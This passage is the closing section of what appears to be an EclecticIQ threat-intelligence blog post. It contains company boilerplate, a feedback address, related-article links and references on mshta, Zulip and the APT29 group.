EclecticIQ is a global provider of threat intelligence, hunting, and response technology and services. Headquartered in Amsterdam, the EclecticIQ Intelligence & Research Team is made up of experts from Europe and the U.S. with decades of experience in cyber security and intelligence in industry and government.

We would love to hear from you. Please send us your feedback by emailing us at research@eclecticiq.com.

You might also be interested in:

8Base Ransomware Surge; SmugX Targeting European Governments; Russian-Linked DDoS Warning

Chinese Threat Actor Used Modified Cobalt Strike Variant to Attack Taiwanese Critical Infrastructure

Introducing EclecticIQ Intelligence Center 3.0

References

[1] “mshta | LOLBAS.” https://lolbas-project.github.io/lolbas/Binaries/Mshta/ (accessed Jul. 31, 2023).

[2] “Zulip: Open-source team chat with topic-based threading,” *Zulip*. https://zulipchat.com/ (accessed Jul. 31, 2023).

[3] “F-Secure_Dukes_Whitepaper.pdf.” Accessed: Aug. 03, 2023. [Online]. Available: https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-Secure_Dukes_Whitepaper.pdf

[4] “APT29, IRON RITUAL, IRON HEMLOCK, NobleBaron, Dark Halo, StellarParticle, NOBELIUM, UNC2452, YTTRIUM, The Dukes, Cozy Bear, CozyDuke, SolarStorm, Blue Kitsune, Group G0016 | MITRE ATT&CK®.” https://attack.mitre.org/groups/G0016/ (accessed Jul. 31, 2023).